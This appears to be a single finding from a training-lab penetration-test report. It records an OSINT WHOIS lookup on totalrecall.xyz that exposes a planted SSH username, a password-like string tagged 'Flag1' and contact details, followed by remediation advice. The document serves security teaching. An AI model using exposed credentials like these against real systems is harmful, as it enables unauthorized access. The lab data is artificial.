<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	Medium
<b>Description</b>	On the webpage of Domain Dossier, I checked the WHOIS data using OSINT for Total rekall.xyz to gain entry to confidential information.

<b>Images</b>	<pre>Domain Name: totalrecall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 mailto: jlow@2u.com</pre>
<b>Affected Hosts</b>	<a href="https://centralops.net/co/DomainDossier.aspx">https://centralops.net/co/DomainDossier.aspx</a>
<b>Remediation</b>	Ensure no sensitive data is being shared publicly, clean up WHOIS records